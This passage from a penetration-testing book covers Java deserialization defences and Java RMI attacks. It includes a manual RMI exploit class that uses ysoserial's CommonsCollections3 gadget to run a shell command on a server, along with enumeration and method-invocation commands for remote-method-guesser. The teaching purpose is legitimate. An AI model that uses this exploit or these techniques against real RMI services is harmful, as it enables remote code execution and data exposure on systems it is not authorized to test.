However, if neither Burp Suite nor Metasploit proves fruitful, resorting to network traffic analysis becomes a last resort. Tools like Wireshark or Tshark can capture network traffic, isolating desired packets. The Serialization Dumper Tool released by Nicky Bloor on his Github is available at: **https://github.com/NickstaDB/SerializationDumper**.

The Serialization Dumper Tool helps extract and visualize serialized data from these packets. With a simple command-line interface, the tool supports viewing and partially rebuilding serialized streams. This tool runs from the command line and the serialized data should be supplied in hexadecimal, such as:

java -jar SerializationDumper-v1.1.jar aced0005740004414243447071007e0000

The serialized data can also be sent as a file. An example of using this tool is shown as follows:



```
root@                                   # java -jar SerializationDumper.jar aced00057704f000baaa77020101737200146e622e64657365722e4861736852657175657374e52ce9a
92ac1f9910200024c000a64617461546f486173687400124c6a6176612f6c616e672f537472696e673b4c00077468654861736871007e0001787074000a74657374737472696e677400206436376 3
35630260356238316339663931393332653302386405663356535663 8

STREAM_MAGIC - 0xac ed
STREAM_VERSION - 0x00 05
Contents
  TC_BLOCKDATA - 0x77
    Length - 4 - 0x04
    Contents - 0xf000baaa
  TC_BLOCKDATA - 0x77
    Length - 2 - 0x02
    Contents - 0x0101
  TC_OBJECT - 0x73
    TC_CLASSDESC - 0x72
      className
        Length - 20 - 0x00 14
```

__Figure 12.25__: Serialization Dumper Tool example

While Burp Suite and Metasploit stand as go-to options for deserialization vulnerability testing, scenarios lacking HTTPS support cause exploration beyond these conventional tools. Serialization Dumper Tool, with its network traffic analysis capabilities, steps in as a valuable alternative, providing insights into serialized data and aiding in identifying and mitigating deserialization vulnerabilities. In the expansive landscape of cyber security tools, adaptability and a varied toolkit remain paramount for practical vulnerability assessment and mitigation.

Secure coding guidance for deserialization

When writing code or performing a code review, it is imperative to remain vigilant for potential deserialization vulnerabilities. The Java APIs associated with these vulnerabilities encompass a spectrum of elements, including `XMLdecoder` with external user-defined parameters, `XStream` with the `fromXML` method (notably, XStream version < = v1.4.6 is susceptible to serialization issues), `ObjectInputStream` with `readObject`, and various methods such as `readObjectNoData`, `readResolve`, `readExternal`, and `ObjectInputStream.readUnshared`. Additionally, the use of the `Serializable` interface introduces considerations for secure coding.

Several strategic measures can be employed to fortify your code against deserialization vulnerabilities. Avoid making every class serializable unless necessary, and if inheriting serializable, implement a customized version of `readObject` to halt undesired serialization. Leverage the `transient` keyword for fields that should remain private and not be serialized to retain their privacy. If serialization is required but restricted to a specific allowlist of classes, implementing a customized `ObjectInputStream` function ensures that only the expected classes undergo deserialization. Let us look at a few examples of these ideas.

First, if the class we are writing does not need to be serializable, remove the **implements Serializable** from the class declaration. For example, in our `FooBar` class, we could change the following line:

```
class FooBar implements Serializable {
```

To the line given below:

```
class FooBar {
```

If the class needs to be `Serializable` but the member bar is too confidential for serialization, we can use the `transient` keyword to define it. For example, the declaration of `bar` would change from **private String bar;** to **private transient String bar;**

If `FooBar` inherited `Serializable`, but we do not want it to be serialized, then we can implement a `readObject` method for our class, which would override the other. This method will always fail and would look like the following:

```
private final void readObject(ObjectInputStream in) throws
java.io.IOException {

   throw new java.io.IOException("FooBar cannot be deserialized");

}
```

If we want to allow deserialization but only of the `FooBar` class itself or a similar allowlist, we could write a custom `ObjectInputStream` like the following:

```
public class LookAheadObjectInputStream extends ObjectInputStream {

   public LookAheadObjectInputStream(InputStream inputStream)
throws IOException {

      super(inputStream);

   }


   /**  Only deserialize FooBar */
```

```
    @Override
    protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException, ClassNotFoundException {
        if (!desc.getName().equals(FooBar.class.getName())) {
            throw new InvalidClassException("Attempted to deserialize a class other than Foo Bar", desc.getName());
        }
        return super.resolveClass(desc);
    }
}
```

This uses the `LookAheadObjectInputStream`, called before `ReadObject`, thus guaranteeing we only deserialize `FooBar`.

There are various methods to protect your code from deserialization. Choose the correct use case for both business and security.

Conclusion

This chapter provided an in-depth analysis of Java deserialization vulnerabilities. You have gained a comprehensive understanding of the subject, covering the basics of serialization and practical exploitation techniques using various tools such as Ysoserial, Burp Suite, and Metasploit. The step-by-step testing examples provided in this chapter will enable you to identify and create payloads for Java deserialization vulnerabilities. Moreover, you learned how to implement preventive measures to safeguard applications and uphold secure coding practices.

In the next chapter, we will discuss Java RMI vulnerabilities. This will cover RMI basics, manual exploits, enumeration, helpful tools such as the Remote Method Guesser and Metasploit, as well as exploiting internal RMI servers through SSRF.

Join our book’s Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

https://discord.bpbonline.com

CHAPTER 13

Java Remote Method Invocation Vulnerabilities

Introduction

In cyber security, **Java Remote Method Invocation** (**RMI**) vulnerabilities are a significant concern, offering potential gateways for exploitation. This chapter will discuss the intricacies of RMI, exploring its basics, external server exploits, the exploitation of internal RMI servers via **Server-Side Request Forgery** (**SSRF**), and the exploitation of **Java Management Extensions** (**JMX**) over RMI. JMX is an API for managing and monitoring applications and services. As we navigate through step-by-step examples and in-depth coding guidance, we will unravel the vulnerabilities inherent in RMI, shedding light on the tools and techniques employed to exploit these weaknesses. Our journey encompasses the discovery of vulnerabilities on external servers, exploring SSRF, and culminating in a comprehensive understanding of secure coding practices to fortify against RMI vulnerabilities.

Structure

This chapter will discuss the remote method invocation vulnerabilities, including:

- Remote Method Invocation basics
- RMI Enumeration
- RMI exploitation with RMG
- Exploiting JMX over RMI with Metasploit
- Server-Side Request Forgery and RMI

There will be step-by-step examples and thorough coding guidance.

Objectives

By the end of this chapter, you will understand RMI and how it can create a vulnerability. You will know how to find RMI services and exploit these on external servers. Then, you will learn about how a SSRF can control internal RMI servers remotely. To use these weaknesses, you will become familiar with standard tools such as **remote-method-guesser** (**rmg**). Rmg is a complete Java RMI tool that includes a vulnerability scanner and manual command line tools for RMI enumeration and exploitation. Finally, you will become familiar with secure code guidelines to prevent these issues.

Remote Method Invocation basics

RMI is a Java **Application Programming Interface** (**API**) that enables the invocation of methods on objects in a different **Java Virtual Machine** (**JVM**), allowing distributed communication between Java applications. RMI facilitates the seamless execution of methods across network boundaries, supplying a mechanism for invoking functions on remote objects as if they were local. The core idea is to extend the concept of method invocation to objects residing in different Java processes, promoting the development of distributed and interconnected Java applications.

While creating new custom implementations of RMI is relatively rare, RMI stays prevalent in many older Java applications. It also plays a crucial role in various Java connectors, such as **Java Management Extensions** (**JMX**) and **Java Naming and Directory**

Interface (**JNDI**), showcasing its enduring significance in legacy and contemporary Java development. In the subsection entitled Exploiting JMX with Metasploit, we will look at using RMI to exploit JMX.

RMI is not well-known to penetration testers and is not considered a security issue. It can be exploited via serialization vulnerabilities or logic errors in the exposed service. The security is left to the developer, often resulting in a lack of encryption and authentication. This makes it easy for an attacker to reach the service. It is also easy for attackers to reverse engineer and discover the exposed services, which makes it easy to exploit via a deserialization vulnerability.

Simple Java example

In understanding Java RMI, developers use its capability to make Java objects available across a network. This process involves overcoming two key challenges: dispatching method calls and tracking resource allocation for remote clients. The RMI registry addresses the first challenge, supplying a centralized mechanism for method call dispatching. Meanwhile, the **Distributed Garbage Collector** (**DGC**) tackles the second challenge, efficiently managing resource allocation for remote clients.

Let us look at a simple Java code example to understand how RMI works. The first bit of code defines the interface being exposed via RMI:

```
import java.rmi.Remote;
import java.rmi.RemoteException;
import java.util.HashMap;

public interface MyRemoteInterface extends Remote {
    String remoteHelloWorld() throws RemoteException;
    String doStuff(String myString, HashMap myHashMap) throws
RemoteException;
}
```

In the above code example, `remoteHelloWorld` is not vulnerable to deserialization attacks as it has no parameters, but the other method doStuff can be susceptible to deserialization attacks. All exposed methods with a non-string parameter can be vulnerable to deserialization attacks.

Let us look at a simple implementation of this interface in the following code:

```
import java.rmi.RemoteException;
import java.rmi.server.UnicastRemoteObject;

public class MyRemoteImplementation extends UnicastRemoteObject
implements MyRemoteInterface {

    protected MyRemoteImplementation() throws RemoteException {
        super();
    }

    @Override
    public String remoteHelloWorld() throws RemoteException {
        return "Hello Remote World!";
    }
    @Override
    public String doStuff(String myString, HashMap myHashMap) throws
RemoteException {
        return myString + “Do Something!”;
    }
}
```

In the preceding code, the parameter `myHashMap` will cause a deserialization vulnerability if a vulnerable `HashMap` is passed to it, even though the parameter is not used in the code.

The following code sets up an RMI server that exposes these services:

```
// Server code.
import java.rmi.Naming;
import java.rmi.registry.LocateRegistry;

public class MyRemoteServer {

    public static void main(String[] args) {
        try {
            // Create an instance of the remote implementation
            MyRemoteInterface remoteObject = new
MyRemoteImplementation();

            // Create and export the RMI registry on port 1099
            LocateRegistry.createRegistry(1099);

            // Bind the remote object to the registry with the name
"RemoteObject"
            Naming.rebind("RemoteObject", remoteObject);

            System.out.println("Server is ready...");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

Following is the client code, which shows how a client would call the exposed services:

```
import java.rmi.Naming;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class MyRemoteClient {

    private static final String REMOTEHOST = "10.0.100.10";
    private static final String BOUNDNAME = "RemoteObject";
    public static void main(String[] args) {
        try {
            // Look up the RMI Resistry by Server IP
            Registry registry = LocateRegistry.getRegistry(REMOTEHOST);
            // Look up the remote object by name
            MyRemoteInterface remoteObject = (MyRemoteInterface)
registry.lookup(BOUNDNAME);
```

```
            // Invoke the remote method -- remoteHelloWorld
            String hello_result = remoteObject.remoteHelloWorld();
            // Invoke remote method – doStuff
            String stuff_result = remoteObject.doStuff(hello_result, null);

            System.out.println("Response from server: " + hello_result + “
“ + stuff_result);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

The remote client code looks up the remote object by its name and the RMI server’s IP address and calls the remote object’s exposed method.

In the following subsection, we will look at creating a manual proof of concept exploit for this simple RMI example.

Manual exploitation

The client code is a good starting place for writing your own RMI exploitation when available. As previously mentioned, there are two exploitation scenarios: deserialization and business logic vulnerabilities. To write a deserialization exploit, we need the server information, an exposed method with a parameter, the interface, and a gadget chain.

If we are writing logic exploitation, we need the server information, the method or methods we use, the interface, and a deep understanding of what the methods do. For example, any security enforced in the client code can be bypassed, such as input validations, sanitizations, authentication checks, authorization checks, or sequential process flows. If we had two methods that should be called in order and the second returns confidential information, whether or not we are authorized to call the second method, in writing our client, it would be easy to change this.

The following example shows how to write a manual exploit that uses deserialization with the **`CommonsCollection3`** gadget:


```
import java.rmi.Naming;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
import ysoserial.payloads.CommonsCollections3;

public class MyRemoteExploit {

    private static final String REMOTEHOST = "10.0.100.10";
    private static final String BOUNDNAME = "RemoteObject";

    public static void main(String[] args) {
        try {
            // Look up the RMI Resistry by Server IP
            Registry registry = LocateRegistry.getRegistry(REMOTEHOST);
            // Look up the remote object by name
            MyRemoteInterface remoteObject = (MyRemoteInterface)
registry.lookup(BOUNDNAME);

            // Invoke the remote method -- remoteHelloWorld
            String hello_result = remoteObject.remoteHelloWorld();



            // Create payload
            Object payload = new
CommonsCollections3().getObject("touch /tmp/serial");

            // Invoke remote method – doStuff
            String stuff_result = remoteObject.doStuff(hello_result,
payload);

            System.out.println("Response from server: " + hello_result + “
“ + stuff_result);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

We needed a lot of information to create this exploit, and we may not always have all of this information. In the next section, we will look at RMI Enumeration and different techniques and tools that can be used to get the information we used here.

RMI Enumeration

Java RMI relies on specific ports for its activation system and registry functionalities. The default ports, including 1090, 1098, 1099, 1199, and ranges 4443-4446, 8999-9010, and 9999, are crucial for facilitating communication and resource allocation within the Java RMI framework. Notably, remote objects themselves are often bound to random ports. `Nmap` may face challenges finding **Transport Layer Security** (**TLS**) RMI services, but it can work well to find the registry and RMI details when no TLS is used.

If we run `Nmap` on our local example's registry, we would get back the following information:



```
nmap 127.0.0.1 -p 1099 -Pn -n -A
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-07 09:11 PDT
Nmap scan report for 127.0.0.1
Host is up (0.0019s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi Java RMI
| rmi-dumpregistry:
|   Name of remote object to show
|      implements java.rmi.Remote, interfaces.MyRemoteInterface,
|     extends
|       java.lang.reflect.Proxy
|       fields
|           Ljava/lang/reflect/InvocationHandler; h
|             java.rmi.server.RemoteObjectInvocationHandler
|             @127.0.0.1:52986
|             extends
|_              java.rmi.server.RemoteObject

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.71 seconds
```

***Figure 13.1**: Nmap RMI results*

Nmap can help us find any RMI registries and ports. Nmap can also help find where the methods are exposed and any interface names.

In cases where the code is part of an open-source project, information about the interface, implementation, and dependencies can be found in the online repository. If we run the client ourselves, we can decompile it using techniques shown in *Chapter 15*, *Static Analysis of Java Android Applications*. Then, the decompiled code can be used to check the interface, implementation, and dependency list.

Java has one native gadget chain that lets us use outbound **Domain Name System** (**DNS**) connections. This is part of Ysoserial and is called the URLDNS gadget. It does not give us **Remote Code Execution** (**RCE**), so we should look for another gadget chain to get a complete compromise. This gadget chain can be figured out via the dependency list, or we can use Gadget Inspector. Gadget Inspector can be downloaded from **https://github.com/JackOfMostTrades/gadgetinspector**.

Gadget Inspector runs on the command line and takes a Java application as an argument. Gadget Inspector is a very memory-intensive tool. A sample command would look like

java -Xmx2G -jar build/libs/gadget-inspector-all.jar ApplicationToTest.jar

Gadget Inspector creates a file called **`gadget-chains.txt`**, which contains the analysis.

In the next section, we will examine another tool that can help find RMI information, the rmg.


Remote Method Guesser

The three default components of Java RMI, namely the RMI registry, activation system, and, DGC form the backbone of the RMI infrastructure. Despite their fundamental roles, these components have been recognized as potential attack vectors for quite some time. The intricacies of RMI, including its port configurations and underlying components, underscore the importance of securing these aspects to fortify against potential vulnerabilities in Java RMI applications.

We can gather information using the rmg tool available for download on GitHub at the following URL: **https://github.com/qtc-de/remote-method-guesser**. This tool is a maven package that can be downloaded and compiled from the command line inside the downloaded directory with the command:

```
mvn package
```

There are also prebuilt versions available for the GitHub releases page, as follows:


github.com/qtc-de/remote-method-guesser/releases
ookmarks
Spring Security
Opening up to Ope...
Your meeting is co...
Using Regular Expr...
spring-security - Re...
spring-security - Re...
Custom UserDetails...
[cas-dev] Support f...
CAS - Home

Assets 3

rmg-5.0.0-jar-with-dependencies.jar	3.75 MB	2 weeks ago
Source code (zip)		Dec 23, 2023
Source code (tar.gz)		Dec 23, 2023

***Figure 13.2**: Download rmg jar*


This project has three vulnerable RMI servers in the github docker container registry that you can use to practice this exploitation. To perform deserialization attacks through this tool, specify the path to Ysoserial in the config file or the command line with the switch:

```
--yso /path/to/Ysoserial.jar
```

Two methods in `rmg` can help with enumeration. As this is a jar file, it will run on all operating systems, assuming Java is installed. The help will show you the basic option using the command:

```
java -jar rmg.jar -h
```

Refer to the following figure:




```
D:\NancyDocuments\Code\serial>java -jar rmg-5.0.0-jar-with-dependencies.jar -h
usage: remote-method-guesser [-h] action ...

rmg v5.0.0 - a Java RMI Vulnerability Scanner

positional arguments:
  action
    bind                   Binds an object  to  the  registry  that points to
                           listener
    call                   Regularly  calls  a  method   with  the  specified
                           arguments
    codebase               Perform remote class loading attacks
    enum                   Enumerate  common  vulnerabilities   on  Java  RMI
                           endpoints
    guess                  Guess methods on bound names
    known                  Display details of known remote objects
    listen                 Open ysoserials JRMP listener
    objid                  Print information contained within an ObjID
    rebind                 Rebinds  boundname  as   object   that  points  to
                           listener
    roguejmx               Creates a rogue JMX listener (collect credentials)
    scan                   Perform an RMI service scan on common RMI ports
    serial                 Perform deserialization  attacks  against  default
                           RMI components
    unbind                 Removes the specified bound name from the registry

named arguments:
  -h, --help             show this help message and exit
```

Figure 13.3: Remote Method Guesser help

The two methods function as scanners to help us find vulnerabilities. As shown above, those two methods are the enum and scan options. The scan option does a port scan of standard RMI ports looking for well-known services such as *Tomcat* or *JBoss*. The enum method takes the IP and the port of a known RMI service and enumerates as much data as possible. For the following scanning examples, JMX was turned on in the Tomcat installation using port 9999 for the registry. First, let us use the scan method to check several ports. This is done with the command:

rmg scan ip --ports 1-100 1000-1100 2300-2350 9900-9999

Refer to the following figure:



```
D:\NancyDocuments\Code\serial>java -jar rmg-5.0.0-jar-with-dependencies.jar scan 127.0.0.1 --ports 1-100 1000-1100 2300-2350 9900-9999
[+] Scanning 352 Ports on 127.0.0.1 for RMI services.
[+]
[+]     [704 / 704] [##############################] 100%
[+]
[+] Portscan finished.
```


Figure 13.4: RMI scan method

This example does not find our open JMX server running RMI because it looks for only well-known examples that match exactly. This is why we do not want to depend on this feature. It is best practice to use **`Nmap`** to find RMI services.

As we know the port of the RMI registry, let us try the **`enum`** method and see what we can find. The command to run the **`enum`** is:

rmg enum 127.0.0.1 9999


The output is as follows:



```
D:\NancyDocuments\Code\serial>java -jar rmg-5.0.0-jar-with-dependencies.jar enum 127.0.0.1 9999
[+] RMI registry bound names:
[+]
[+]     - jmxrmi
[+]             --> javax.management.remote.rmi.RMIServerImpl_Stub (known class: JMX Server)
[+]                 Endpoint: 192.168.56.1:7989  CSF: [31mRMISocketFactory
[+]                 ObjID: [7a2265fb:18d5c0efcf8:-7fff, -2337820765725772578]
[+]
[+] RMI server codebase enumeration:
[+]
[+]     - The remote server does not expose any codebases.
[+]
[+] RMI server String unmarshalling enumeration:
[+]
[+]     - Server complained that object cannot be casted to java.lang.String.
[+]       --> The type java.lang.String is unmarshalled via readString().
[+]       Configuration Status: Current Default
[+]
[+] RMI server useCodebaseOnly enumeration:
[+]
[+]     - RMI registry uses readString() for unmarshalling java.lang.String.
[+]       This prevents useCodebaseOnly enumeration from remote.
[+]
[+] RMI registry localhost bypass enumeration (CVE-2019-2684):
[+]
[-]     - Caught AccessException during unbindcall.
[-]       --> The server seems to use a SingleEntryRegistry (probably JMX based).
[+]       Vulnerability Status: Undecided
[+]
[+] RMI Security Manager enumeration:
[+]
[+]     - Caught Exception containing 'no security manager' during RMI call.
[+]       --> The server does not use a Security Manager.
[+]       Configuration Status: Current Default
[+]
[+] RMI server JEP290 enumeration:
[+]
[+]     - DGC rejected deserialization of java.util.HashMap (JEP290 is installed).
[+]       Vulnerability Status: Non Vulnerable
[+]
[+] RMI registry JEP290 bypass enumeration:
```

***Figure 13.5**: RMI enum method*

This information tells us much about what may or may not be an RMI vulnerability in the service. It would be best to run **rmg enum** anytime you encounter an RMI service during your penetration test. In *Figure 13.5*, the first section of **RMI registry bound names** shows a list of enumerated bound names. Each bound name has the class name and, in parenthesis, whether this is a known class or not. If the class is marked as known, then we can use the rmg command known to get more detailed information, as follows:



```
D:\NancyDocuments\Code\serial>java -jar rmg-5.0.0-jar-with-dependencies.jar known
javax.management.remote.rmi.RMIServerImpl_Stub
[+] Name:
[+]     JMX Server
[+]
[+] Class Name:
[+]     - javax.management.remote.rmi.RMIServerImpl_Stub
[+]     - javax.management.remote.rmi.RMIServer
[+]
[+] Description:
[+]     Java Management Extensions (JMX) can be used to monitor and manage a running Java virtual machine.
[+]     This remote object is the entrypoint for initiating a JMX connection. Clients call the newClient
[+]     method usually passing a HashMap that contains connection options (e.g. credentials). The return
[+]     value (RMIConnection object) is another remote object that is when used to perform JMX related
[+]     actions. JMX uses the randomly assigned ObjID of the RMIConnection object as a session id.
[+]
[+] Remote Methods:
[+]     - String getVersion()
[+]     - javax.management.remote.rmi.RMIConnection newClient(Object params)
[+]
[+] References:
[+]     - https://docs.oracle.com/javase/8/docs/technotes/guides/management/agent.html
[+]     - https://github.com/openjdk/jdk/tree/master/src/java.management.rmi/share/classes/javax/management/remote/rmi
[+]
[+] Vulnerabilities:
[!]
[+]     -----------------------------------
[+]     Name:
[+]         MLet
[+]
[+]     Description:
[+]         MLet is the name of an MBean that is usually available on JMX servers. It can be used to load
[+]         other MBeans dynamically from user specified codebase locations (URLs). Access to the MLet MBean
[+]         is therefore most of the time equivalent to remote code execution.
[+]
[+]     References:
[+]         - https://github.com/qtc-de/beanshooter
```

***Figure 13.6**: RMG known command*


The information includes any known vulnerabilities that we can take advantage of.

The following subsection will look at the commands we can use to verify vulnerabilities and exploit weaknesses in these scans.

RMI exploitation with RMG

This section explores several commands in RMG that help verify and perform exploitation.

The first command we will look at is the **guess** command, which tries to find existing remote methods. It uses a wordlist with the method definitions and sends the corresponding method hashes to the remote server to verify existence, as follows:




```
D:\NancyDocuments\Code\serial>java -jar rmg-5.0.0-jar-with-dependencies.jar guess 127.0.0.1 9999
 [+] Reading method candidates from internal wordlist rmg.txt
 [+]     752 methods were successfully parsed.
 [+] Reading method candidates from internal wordlist rmiscout.txt
 [+]     2550 methods were successfully parsed.
 [+]
 [+] Listing successfully guessed methods:
 [+]
 [+]     - jmxrmi
 [+]             --> String getVersion()
 [+]             --> javax.management.remote.rmi.RMIConnection newClient(Object params)
```

***Figure 13.7**: RMG guess command*

Default wordlists are included in the jar of RMG. We can use the wordlist of our choice by changing the configuration file or the --

wordlist-file or **--wordlist-folder** flags. All methods with zero arguments are skipped unless we enable this by using the zero-argument flag: **--zero-arg**. They are skipped because they would result in actual method calls on the server, which may be undesirable.


The following command is **call**, which invokes remote methods without writing Java code. You may wish to execute a procedure as part of your testing for logic vulnerabilities. For example, consider a method **`String getAccountInfo(String accountNum)`** on the remote server with bound name account-server. This method sounds as if it might allow unauthorized access, and we may want to invoke it using a regular Java RMI call to check. This can be done as follows:



```
D:\NancyDocuments\Code\serial>java -jar rmg-5.0.0-jar-with-dependencies.jar call 127.0.0.1 32618
'"AB123456"' --signature 'String getAccountInfo(String accountNum)' --bound-name account-server
D:\NancyDocuments\Code\serial>
```

***Figure 13.8**: Call method using RMG*

After the command call is the RMI service's IP address and port number, followed by the input to the function. Then, the **--signature** flag is used to indicate the signature of the function being called in single quotes. The last item is the flag **--bound-name**, which is used to indicate the name of the remote object on which the function will be called. The parameter value is in single quotes and double quotes. This is required for **`String`** values. Notice that calling remote methods does not create any output by default. To process output generated by the call action, we can use the default generic print plugin via the flag **--generic-print**, as follows:




```
D:\NancyDocuments\Code\serial>java -jar rmg-5.0.0-jar-with-dependencies.jar call 127.0.0.1 32618 '"AB123456"'
--signature 'String getAccountInfo(String accountNum)' --bound-name account-server --generic-print
[+] {["accountNumber", "AB123456"],["Name", "Adam Berry"], ["Address", "123 Taylor St"], ["SSN", "403-12-9876"]}
D:\NancyDocuments\Code\serial>
```

***Figure 13.9**: RMG call method with print options*

If you need to do something more complicated, you can register a **`ResponseHandler`** to do precisely what is required.

Now, let us look at how to use the command serial to do a deserialization exploit with RMG. Using the serial command to attack the registry, garbage collection, or activator is possible, but modern RMI instances automatically filter deserialization attacks, so that is unlikely to succeed.

